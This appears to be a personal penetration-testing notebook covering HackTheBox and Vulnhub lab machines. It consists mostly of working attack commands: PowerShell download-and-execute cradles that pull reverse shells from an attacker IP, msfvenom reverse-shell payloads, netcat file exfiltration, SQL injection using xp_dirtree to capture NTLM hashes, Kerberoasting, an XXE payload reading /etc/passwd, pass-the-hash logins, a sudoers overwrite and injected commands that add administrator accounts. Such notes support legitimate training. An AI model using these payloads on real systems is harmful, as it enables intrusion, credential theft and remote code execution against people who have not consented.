**JOY**

-Find directory by keyword like version, password, passwd, secret, credential, credential

-FTP check if files and directories are writable

-FTP write permission with telnet (cpfr, cpto): can rewrite every system file (proftpd)

telnet 192.168.0.101 21

site cpfr /home/patrick/version\_control

site cpto /etc/sudoers

**DEVELOPMENT**

-Error message such as Deprecated: Function ereg\_replace() is deprecated in /var/www/html/developmentsecretpage/slogin\_lib.inc.php on line 335

are so important. There is an exploit for example for slogin\_lib.inc.php

-Use hash killer for online password hacking and many other to check if the hash is well known or not

**GOLDEN EYE**

-pop3 and imap for brute force with fasttrack dictionary: lower dictionary first and when it’s the only remained option

-**Moodle exploit** with admin account:

\*check my private files and my messages for enumeration purpose

\*the version of moodle can be found on site administration => server => environment

\*in administration => server => system path, change the path to aspell with python reverse shell from pentest monkey while a listener is set on kali

\*Change the spell engine to PspellShell in ite administration => plugins => Text editor => TinyMCE HTML editor

\*Open my site page and try to create or edit any blog, the most important thing is to clik on the spell button and the shell is given

-Os exploitation when gcc is not installed: try on the system with cc or clang

In this case, test exploit one by one

**Solid State**

-smtp-check is not always reliable since vrfy is not always supported. To check if it is supported, run

telnet 192.168.130.153 25

vrfy john

-James server default cred root:root

-James server has the possibility to reset account password

-Connexion to pop3

telnet 192.168.130.197 110

User: john

Pass: 1234

list

retr number

-Bypass restricted shell like rbash

ssh mindy@192.168.110.140 "export TERM=xterm; python -c 'import pty; pty.spawn(\"/bin/bash\")'"

-Find writable files

**Hell**

-When directory found of robots.txt, run dirb or dirbuster on those directory

-Cewl

cewl http://192.168.130.154/personal -m 4 -d 3 -v -w cewl-list

Add in john.conf

# Add tree numbers to the end of each password

$[0-9]$[0-9]$[0-9]

Run john to mutate and obtain new dictionary

john --wordlist=cewl-list --rules --stdout > newdic.txt

-When a file is said backuped, try to look for it in root or different directory found

**Sleepy**

-mount ftp

curlftpfs my-ftp-location.local /mnt/ftp/

curlftpfs -o allow\_other ftp-user:ftp-pass@my-ftp-location.local /mnt/ftp/

**HackTheBox – Active – Windows**

-AD name found should be added in hosts file: Ex: active.htb htb 10.10.10.100

-Check SMB, only version 2 with signing required is safe

-List SMB Share content by smbmap -R ShareName -H 10.10.10.100

-Group.xml file content **cpassword** value which can be decrypted by gpp-decrypt cpasswordstring**,** this string

**-SMBClient connect:**

smbclient //10.10.10.100/Replication

recurse ON

prompt OFF

mget \*

-Once one password is found from the group.xml file, it is possible to list all others account with

python /opt/impacket/examples/GetADUsers.py -all -dc-ip 10.10.10.100 active.htb/svc\_tgs : in this case svc\_tgs is the user account cracked

-Remote connection with psexec (will work if any share is writable by the current users cred)

psexec.py active.htb/svc\_tgs@10.10.10.100

-SMBMap with user credential

smbmap -d active.htb -u svc\_tgs -p thepassword -H 10.10.10.100

***Mount or Login into SMB directories***

smbclient \\\\192.168.130.132\\share\_folder -U user

smbclient \\\\10.10.10.100\\NETLOGON -U active.htb\\SVC\_TGS

mount -t cifs -o user=svc\_tgs //10.10.10.100/share /mnt/linky\_share

mount -t cifs //192.168.130.132/folder /mnt/vmware/

Windows, connect with users credential

runas /netonly /user:active.htb\SVC\_TGS cmd

dir \\10.10.10.100\Users\

-**Exploitation using Kerberoasting**

\**GetUsersSPN can be used to identify accounts that are configured with SPNs with*

/opt/impacket/examples/GetUserSPNs.py active.htb/svc\_tgs -dc-ip 10.10.10.100 (to find SPN account )

/opt/impacket/examples/GetUserSPNs.py active.htb/svc\_tgs -dc-ip 10.10.10.100 -request (to request for the hash)

if the following error is met: Kerberos SessionError: KRB\_AP\_ERR\_SKEW(Clock skew too great),

try **ntpdate active.htb**

Get the format number of the hash online and then run the following command (https://hashcat.net/wiki/doku.php?id=example\_hashes)

hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt --force –potfile-disable

john --format=krb5tgs hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

assuming 13100 is the format number and hashes.txt the hash

-wmiexec.py from Impacket’s to get a shell as user password cracked

wmiexec.py active.htb/administrator:ThePassword@10.10.10.100

**HackTheBox – Access – Windows**

-String any database file to a file, it can help for wordlist

-mdb-tables and mdb-export can be used to enumerate a Microsoft Access Database

mdb-tables backup.mdb | grep --color=auto user

mdb-export backup.mdb auth\_user

-Cracking zip protected file, crack zip

zip2john zipfile.zip > hash.txt

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Extracting zip file: 7z x ZipeFile.zip

-pst format text are file from outlook and can be read by readpst thepstfile.pst and cat the mbox file

readpst -tea -m Access\ Control.pst

-Get powershell by reverse shell using https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1

-Downlaod and execute powershell script from remote

powershell -C "IEX (New-Object Net.WebClient).DownloadString('[http://10.10.14.36/Invoke-PowerShellTcp.ps1](http://10.10.14.36/Invoke-PowerShellTcp2.ps1)')"

or

powershell -C IEX (New-Object Net.WebClient).DownloadString('[http://10.10.14.36/Invoke-PowerShellTcp.ps1](http://10.10.14.36/Invoke-PowerShellTcp2.ps1)')

***Syntax can be found on RedTeam\_CheatSheet.ps1***


-After having a powershell, we can run jaws enumeration to have a look on possible exploit

powershell -C "IEX (New-Object Net.WebClient).DownloadString('http://10.10.16.64/jaws-enum.ps1')"

-"cmdkey /list", which displays stored user names and passwords or credentials

**-When a stored credential or saved cred is found, we can run command as the user found**

-Once a runas file has been found, we can abuse it by running another program as powershell en encoded format as the following picture



runas /user:ACCESS\Administrator /savecred “powershell -encodedCommand JwBtAGkAawBlAGYAcgBvAGIAYgBpAG4AcwAuAGMAbwBtACcA”

The content of the encoded file:

IEX (New-Object Net.WebClient).DownloadString('<http://10.10.14.36/Invoke-PowerShellTcp3.ps1>')

This is how to encode

cat shell3 | iconv --to-code UTF-16LE | base64 -w 0

**Note: When running the IEX to execute the shell, a netcat session should be listening with nc -nlvp 4444**

Another simple way is

runas /user:ACCESS\Administrator /savecred "powershell -C IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.36/Invoke-PowerShellTcp3.ps1')"

**HackTheBox – Apocalyst – Linux**

-When there is the same file returning for a brute force, be focus on the size of return path and try the brute force with own dictionary using cewl

-for image steganography:

steghide extract -sf apocalyst.jpg

-Generating password for */ etc / passwd or / etc / shadow*


*openssl passwd -1 -salt Etg2ExUZ redhat => $1$Etg2ExUZ$F9NTP7omafhKIlqaBMqng1*

*-1 is the algo used*

*Etg2ExUZ the salt*

*redhat the password*

***HackTheBox – Aragog – Linux***



-This kind of output should ring to External XML Entity, which should be exploited with the same format as shown in the output

-Help can be found on AllTheThings

-This is exploited with burpsuite where the XEE text is put down the page writing

Example of exploitation

<?xml version="1.0"?>

<!DOCTYPE data [

<!ELEMENT data (#ANY)>

<!ENTITY file SYSTEM "file:///etc/passwd">

]>

<data>&file;</data>

-One file we can try to withdraw is the /home/user/.ssh/id\_rsa, known\_hosts or file from https://github.com/D35m0nd142/LFISuite/blob/master/pathtotest.txt

-For crontjob, copying a web directory to another, we can add a script to get the login parameters and copy them into a file

***HackTheBox – Ariekei – Linux***

-Tips for well managing a session

Ctr + Z; stty raw -echo; nc -nlvp 443

***HackTheBox – Ariekei – Linux***

-Send reverse shell

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

-run command as another user

sudo -u user command

Ex of use case

(scriptmanager : scriptmanager) NOPASSWD: ALL

then run sudo -u  scriptmanager /bin/bash

***HackTheBox – Arctic – Windows***

-Metasploit: show advanced to see more and set verbose true to show the verbose

-From shell to meterpreter:

msfvenom -p windows/meterpreter/reverse\_tcp lhost=<LAB IP> lport=<PORT> -f exe > writeup.exe

​

Migrate the process:

ps

migrate pid (the process should run on the same architecture on the system itself, the architecture can be obtained by typing sysinfo)1

Priv escalation1

-Run post/multi/recon/local\_exploit\_suggester

The meterpreter should be running on the same architecture (by migration), for the exploit to be accurate

-Run the suggested exploit by taking care of the local ip address

***HackTheBox – Blue – Windows***

-SMB vuln check

nmap --script=\*smb-vuln\* -p 139,445 10.10.10.40

Then search on metasploit and try all suggested exploit

or try AutoBlue-MS17-010 (of githubas described in https://medium.com/@barpoet/hackthebox-blue-walkthrough-645f84c7af6e

***HackTheBox – Bastion – Windows***

-When SMB with null session doesn’t revealed any information, test with fake user

smbmap -H 10.10.10.134 -u fakeuser or smbmap -H 10.10.10.134 -u fakeuser -d domain.tld or

smbclient -N -L //10.10.10.134 or

smbclient -L //10.10.10.134

-Mount vhd file

guestmount --add /mnt/remote/path/to/vhdfile.vhd --inspector --ro /mnt/vhd -v

-Cracking password from SAM

1- Grab SAM and SYSTEM files

2-samdump2 SYSTEM SAM > hash.txt

3-Crack the hash either with hashkiller (online) or with john by hashcat -m 1000 hashes /usr/share/wordlists/rockyou.txt --force hash.txt

**mRemoteNg is a good candidate for privilege escalation**

1-find password in \users\l4mpje\AppData\Roaming\mRemoteNG\confCons.xml

2- decrypt passwords with mremoteng\_decrypt.py by

python3 mremoteng\_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==

***HackTheBox – Bounty – Windows***

-Microsoft-IIS/7.5 is vulnerable to web.config file upload if there is any form to submit file

Link for poc https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/

-When a directory, is not accessible, sometimes the file can be if you know the name

Ex: x.x.x.x/uploads is not accessible but x.x.x.x/uploads/web.config is accessible

-to run remote code for excution, add cmd /c before the command; Ex: cmd /c whoami

-download file (powershell fileDownload)

$url = "http://10.10.14.39/meter.exe";$output = "C:\Users\public\Documents\mal.exe";$wc = New-Object System.Net.WebClient;$wc.DownloadFile($url, $output);

(new-object System.Net.WebClient).DownloadFile('http://10.10.14.39/nc.exe','C:\Users\public\Downloads\nc.exe')

-upgrade powershell to meterpreter using msfvenom if the systeminfo revealed it is windows server for example then doesn’t have windows defender

-once meterpreter session is gotten,

\*bg

\*search suggester

\*run post/multi/recon/local\_exploit\_suggester

\*set lport 10.10.14.39

\*run

***HackTheBox – Devel – Windows***

-Find if ftp is writable

curlftpfs x.x.x.x ~/local-mount-folder

cd ftpmount

for k in $(ls -R | grep / | cut -d ":" -f 1); do mkdir $k/created-test-dir; done;

cd ftpmount

find . -name created-test-dir

***HackTheBox – Grandpa – Windows***

-webdav-scan

davtest -url [http://10.10.10.14](http://10.10.10.14/)

-Exploiting put method

cadaver http://10.10.10.14

put file.php

or

curl http://192.168.1.103/dav/ --upload-file /root/Desktop/curl.php -v

***HackTheBox – Grandny – Windows***

-use windows/iis/iis\_webdav\_scstoragepathfromurl from metasploit

-webdav-scan (revealed which file can be uploaded)

davtest -url [http://10.10.10.1](http://10.10.10.14/)5

file to upload

msfvenom -p windows/meterpreter/reverse\_http lhost=10.10.14.39 lport=4444 -f asp > shell.asp

ASP or ASPX Payload for IIS

-Exploiting put method

cadaver [http://10.10.10.1](http://10.10.10.14/)5

put shell.txt

mv shell.txt shell.asp

Since asp is denied for uploaded, we uploaded the txt file and renamed it into asp

Try manually with python reverse\_shell\_iis6\_reverse\_shell.py 10.10.10.15 80 10.10.14.39 1234

the script can be found on github as iis6-exploit-2017-CVE-2017-7269

-When enumerating IIS, search for exploit based on the version discovered

***HackTheBox – Silo – Windows***

Oracle tns poison check with nmap

nmap --script=oracle-tns-poison.nse -p 1521 10.10.10.82

1-TNS remote poisoning checker:

./odat.py all -s 10.10.10.82 -p 1521

2-Oracle SID guesser

./odat.py all -s 10.10.10.82 -p 1521

3-Oracle passwordguesser

a-cp /usr/share/wordlists/metasploit/oracle\_default\_userpass.txt /opt/odat/accounts/

b-sed 's/ /\//g' /opt/odat/accounts/oracle\_default\_userpass.txt >> /opt/odat/accounts/accounts.txt

c-./odat.py passwordguesser -s 10.10.10.82 -d XE -p 1521 (XE is one of the SID found)

The credentials found was scott/tiger

Now, time to upload and run meterpreter file (with utlfile module of odat) and add --sysadb

d-./odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --putFile c:/ shell.exe /media/root/6026D5F826D5CEE2/Training/WorkingDirectory/hackthebox/silo/shell.exe

e- file execution with odat (externaltable module) by admin --sysdba

./odat.py externaltable -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --exec c:/ shell.exe

2nd method

**root@kali:/**opt/odat# ./odat.py privesc --sysdba -s 10.10.10.82 -d XE -U scott -P tiger –dba-with-create-any-trigger

**root@kali:**/opt/odat# ./odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --putFile 'C:\inetpub\wwwroot\' 'cmd.aspx' '/media/root/6026D5F826D5CEE2/Training/WorkingDirectory/hackthebox/silo/cmdasp.aspx'

Now time to run script on the web browsing at http://10.10.10.82/cmd.aspx

use exploit/multi/script/web\_delivery of meterpreter

show target

set target

show option

set payload

run

and copy the payload given in the input form

***Vulnhub – DonkeyDocker – Linux***

1-Run dirb which recursive option before use gobuster or dirbuster

2-php mailer version, <http://192.168.130.157/mailer/VERSION>

3-phpmailer < 5.2.18 is vulnerable to remote code execution

4-Anacoder exploit (40974.py) can be used to exploited here are the steps

\*add at the top of the 40974.py

\*locate an email form page

\*replace the link in the 40974.py file (Ex: target = '<http://192.168.130.157/contact>' )

\*replace /backdoor .php by whatever name you want (in the file is the emplacement for the backdoor NB: all occurrence should be replace since they are many)

\*set the correct listening ip address in the payload

\*set the listener with netcat ( nc -nvlc 4444)

\*run the python script (python3.7 40974.py)

\*visit the 40974.py <http://192.168.130.157/backdoor.php> and shell is gotten

Priv escalation

-**su smith (with password smith)**

**-find /home -type f 2> /dev/null**

**-find /root -type f 2> /dev/null**

**-Drive into / directories and list all files**

**Docker priv escalation**

Method 1

docker container ls

docker exec

docker exec --help

docker exec -i -t donkeydocker /bin/bash

donkeydocker is the container name

Method 2

docker run -v /etc/:/mnt -it alpine #(alphine doesn’t exist and will be downloaded)

or

docker run -v /etc/:/mnt -it donkeydocker

***Vulnhub – FourAndSix – Linux***

Nfs-share

showmount -e 192.168.1.105

mount -t nfs 192.168.1.105:/var/nfsshare /tmp/raj

Extract .img file

losetup -f -P USB-stick.img

***HackTheBox – Jeeves – Windows***

-Jenkins, script http://10.10.10.63:50000/askjeeves/script

Groovy script reverse shell

<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>

Privilege escalation

Methode 1 (for searching for possible exploits)

python /root/tools/priv\_escalation/Windows-Exploit-Suggester/windows-exploit-suggester.py --update

python /root/tools/priv\_escalation/Windows-Exploit-Suggester/windows-exploit-suggester.py --database 2019-11-16-mssb.xls --systeminfo system-info.txt

(in system-info.txt, we copy and paste systeminfo value gotten from targeted host)

Copy file with netcat (nc from windows to linux )

-copy nc.exe to share of linux for windows to download it

-on linux

nc 10.10.10.63 1245 > CEH.kdbx

on windows

cmd /c "nc.exe -w 5 10.10.14.39 1245 < CEH2.kdbx"

Crack .kdbx (keePass file)

keepass2john CEHFILE.kdbx > jeevesCehPass.txt

john jeevesCehPass.hash --wordlist=/usr/share/wordlists/rockyou.txt

Methode 2 (reverse shell with unicorn)

./unicorn.py windows/meterpreter/reverse\_tcp 10.10.14.39 9876

cp unicorn.rc and powershell\_attack.txt to share

msfconsole -r unicorn.rc

In non powershell session, run

powershell -C IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.39/powershell\_attack.txt')

migrate meterpreter to a 64 process if the system is 64 bit

use windows/local/payload\_inject   
set payload windows/x64/meterpreter/reverse\_tcp

Connexion with NTLM hash

**pth-winexe -U jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd**

There is an alternate data stream for the ​ hm.txt ​ file, which can be discovered with the command

dir /R

Reading the stream can be done with the command ​

powershell Get-Content -Path "hm.txt" -Stream "root.txt"

or

more < hm.txt:root.txt

***HackTheBox – Chatterbox – Windows***

-Msfvenom code execution

msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell -C IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.39/Invoke-PowerShellTcp.ps1')" -e x86/unicode\_mixed -f python

-Use credential found in autologin for administrator like

Autologon credentials re-use

$passwd = ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force;$creds =New-Object System.Management.Automation.PSCredential('administrator', $passwd)

Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object Net.webClient).downloadString('http://10.10.14.39/Invoke-PowerShellTcp2.ps1')" -Credential $creds

***HackTheBox – Jerry – Windows***

-Tomcat brute force in tomcat-brute.py with tomcat-betterdefaultpasslist.txt of github

or hydra .htaccess brute force

hydra -C tomcat-betterdefaultpasslist.txt http-get://10.10.10.95:8080/manager/html

-tomcat war file generation

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.10.14.39 LPORT=1234 -f war > shell.war

nc -nlvp 1234

with meterpreter

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=10.10.14.39 LPORT=1234 -f war > shell.war

if the remote (/shell) is not working (404), then unzip shell.war and surf to the /shell/file.jsp

or

we copy any backdoor shell.jsp

zip cmdjsp.war cmdjsp.jsp

***HackTheBox – Legacy – Windows***

-SMB vuln check

nmap --script=\*smb-vuln\* -p 139,445 10.10.10.4

MS08-067

***HackTheBox – Optimum – Windows***

Sample HTTP (basic auth) Brute force made in brute-forcer.py

-Metasploit

search HttpFileServer

or manually looking for http file server

there is a python script to exploit

sysinfo

migrate to 64 bit process since the box is a 64 bit architecture

use windows/local/payload\_inject   
set payload windows/x64/meterpreter/reverse\_tcp

Privilege escalation

python /root/tools/priv\_escalation/Windows-Exploit-Suggester/windows-exploit-suggester.py --update

python /root/tools/priv\_escalation/Windows-Exploit-Suggester/windows-exploit-suggester.py --database 2019-11-27-mssb.xls --systeminfo system-info.txt

Run exploit related to buffer overflow

***HackTheBox – Netmon – Windows***

-PRTG Network monitor credential are located in C:/ProgramData/Paessler/PRTG\ Network\ Monitor in file like PRTG Configuration.old.bak or PRTG Configuration.dat in dbpassword balise


-We can change a bit the password found for example from [PrTg@dmin2018](mailto:PrTg@dmin2018) to [PrTg@dmin2019](mailto:PrTg@dmin2019)

Privilege escalation with PRTG

1-Once logged as admin, go on notfification page (<http://10.10.10.152/myaccount.htm?tabid=2>)

2-Clone one TicketNotification and rename it as ReverseShell for example

3-Browse to ReverseShell Notification and go to Execute Program



4-Choose Demo notification ps1

5- On parameter :

5a- You should prepare the encoded code for powershell like

cat Invoke-PowerShellTcp.ps1 | iconv --to-code UTF-16LE | base64 -w 0


cat Invoke-PowerShellTcp.ps1 | iconv --to-code UTF-16LE | base64 -w 0 | xclip -selection clipboard

5b-type

test | powershell -EncodedCommand ZgB1AG4AY…

5c-Set your listener and save the notification

5d-Go back on notifications tab and click Send Test Notification



5e- Done

Alternate way

abc.txt | net user pentestuser abc123! /add ; net localgroup administrators pentestuser /add

psexec.py pentestuser:​ 'abc123!'​ @10.10.10.152

***HackTheBox – Querier – Windows***

-To have up down key after a shell with nc

rlwrap nc -nlvp 9001

-Extract excel macro file

unzip Currency\ Volume\ Report.xlsm

Macros are usually stored at xl/vbaProject.bin.

Credentials can be read in the vbaProject file like Driver={SQL Server};Server=QUERIER;Trusted\_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6

Connection with SQL Server using mssqlclient.py

/opt/impacket/examples/mssqlclient.py reporting@10.10.10.125 -windows-auth

Remove -windows-auth if it doesn’t work

Check users who have SA privilege on sql server

SQL> select IS\_SRVROLEMEMBER (​ 'sysadmin'​ )

you can check the output of

enable\_xp\_cmdshell

xp\_cmdshell whoami

Steal hashes of the SQL service account by using xp\_dirtree or xp\_fileexist

1-Set up responder on kali

responder -I tun1

2-On Sql server client command line, run


exec xp\_dirtree ​ '\\10.10.14.39\share\file'

or

exec xp\_fileexist ​ '\\10.10.14.39\share\file'

(10.10.14.39 being the IP address of kali on the tunnel )

copy the hash and crack it with john



Now connect with that sysadmin account and run shell

xp\_cmdshell powershell -C IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.14.39/Invoke-PowerShellTcp.ps1\")

(use double quote here and escape them)

Privilege escalation

By running powerUp.ps1, we got administration credential stored in cached Group Policy Preferences .xml

And then

/opt/impacket/examples/psexec.py Administrator@10.10.10.125

***HackTheBox – Bart – Windows***

-Extract email from a text

grep -iE -o "\b[a-zA-Z0-9.-]+@[a-zA-Z0-9.-]+\.[a-zA-Z0-9.-]+\b" index.html

-By IIS version, we can know the windows version searching online windows iis to os version

-When there is a web app like <http://forum.bart.htb/> while forum.bart.htb and bart.htb are directing to the same IP address 10.10.10.81, it is good to run the web fuzzing (dirbuster or gosbuster) on


-http://10.10.10.81/FUZZ in priority

-http://forum.bart.htb/FUZZ

-http://FUZZ.bart.htb/

-http://bart.htb/FUZZ

-When every page are returning 200 status code,



we can run wfuzz to obtain the good page

-wfuzz -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u <http://bart.htb/FUZZ/> -c

wfuzz -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u [http://bart.htb/FUZZ](http://bart.htb/FUZZ/).php -c

Now remove the bad pages based on the characters counter

-wfuzz -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://bart.htb/FUZZ/ --hh 150693 -c

we can use --hc/hl/hw/hh ...

Here the common pages has 150693 characters, then we are removing those pages

-Usernames buiding

\*include firstname


\*include lastname

\*include email

\*include firstname\_lastname, lastname\_firstname, l.firstname, f.lastname

\*lowercase them

-Password forgotten feature with error message on user not found can be exploited with burpsuite using intruder



-hydra brute force attack

hydra -L accepted\_users -P usernames 10.10.10.81 http-post-form "/monitor:csrf=666cb105eb1987c06d29d220bf280bf1b0dacc0e13b5e038074c8c875fd57370&user\_name=^USER^&user\_password=^PASS^&action=login:The information is incorrect" -V

***hydra -L <wordlist> -P<password list> 192.168.1.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V***

-

-Cewl for password guessing

-line with specific length

cat /mnt/ftp/upload/directory | awk 'length($9)<36{print $9}'

cat /usr/share/wordlists/rockyou.txt | awk 'length($1)>=8{print $1}'

cat /usr/share/wordlists/rockyou.txt | awk 'BEGIN { count=0 } {if (length($1)>=8) count+=1 } END {print count}'

**HYDRA**

**hydra host.local http-form-post "/w3af/bruteforce/form\_login/dataReceptor.php:user=^USER^&pass=^PASS^:Bad login text" -L users.txt -P pass.txt**

host.local is the DNS name of the host, be carefull to it since dns can referred to many website for a same ip address

We can replace http-form-post by http-get-form or https-get-form, depending on the case

Dictionary to try

- metasploit/common

- metasploit/default\_http\_pass

- metasploit/unix\_pass


- rockyou

-CSRF brute force (csrf\_brute\_login.py)

When there is a path like <http://internal-01.bart.htb/simple_chat/login_form.php>, simple chat can be used for looking exploit with searchsploit

-Moving from 32bit meterpreter session to 64 bit meterpreter

use windows/local/payload\_inject



-Simple Chat: a user account can be created by sending a request manually, (by intercepting user request and replacing /simple\_chat/login.php by /simple\_chat/register.php password must be 8 characters or longer

-If an exe file is not running, we can run it remotely through smb

ex: \\10.10.14.39\test\shell.exe

-Log poisoining:

**HackTheBox – Giddy – Windows**

-After brute force, we found *remote (where creds are required) a*nd /mvc where we can performed mssql injection

\*First on kali

python /opt/impacket/examples/smbserver.py test .

\*Second on vulnerable host

hello '; EXEC sys.xp\_dirtree '\\10.10.14.39\TEST\cNukPTxEfp',1,1 --

or

hello '; EXEC sys.xp\_dirtree '\\10.10.14.39\TEST\cNukPTxEfp' --

#pay attention to single quote instead of double


or

hello '; use master; EXEC master.sys.xp\_dirtree '\\10.10.14.39\TEST\cNukPTxEfp',1,1 --

or

hello '; EXEC master.sys.xp\_dirtree '\\10.10.14.39\TEST\cNukPTxEfp',1,1 --

\*third copy the hash from smbserver and crack with john



john -w=/usr/share/wordlists/rockyou.txt hash.txt

**NB: we can try the same thing on the browser for link like http://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=18**

**But here we should leave the first single quote since 18 is an integer. Then the sql injection become**

[**http://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=18; EXEC sys.xp\_dirtree '\\10.10.14.39\TEST\cNukPTxEfp' --**](http://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=18; EXEC sys.xp_dirtree '\\10.10.14.39\TEST\cNukPTxEfp' --)

hash format: user:password:domain

-Windows cmd : copy file from remote share (SMB)

\*smbserver should be running on kali, then

xcopy \\10.10.14.39\share\nc.exe .

Or

xcopy \\10.10.14.39\share\nc.exe C:\Users\Stacy\Documents

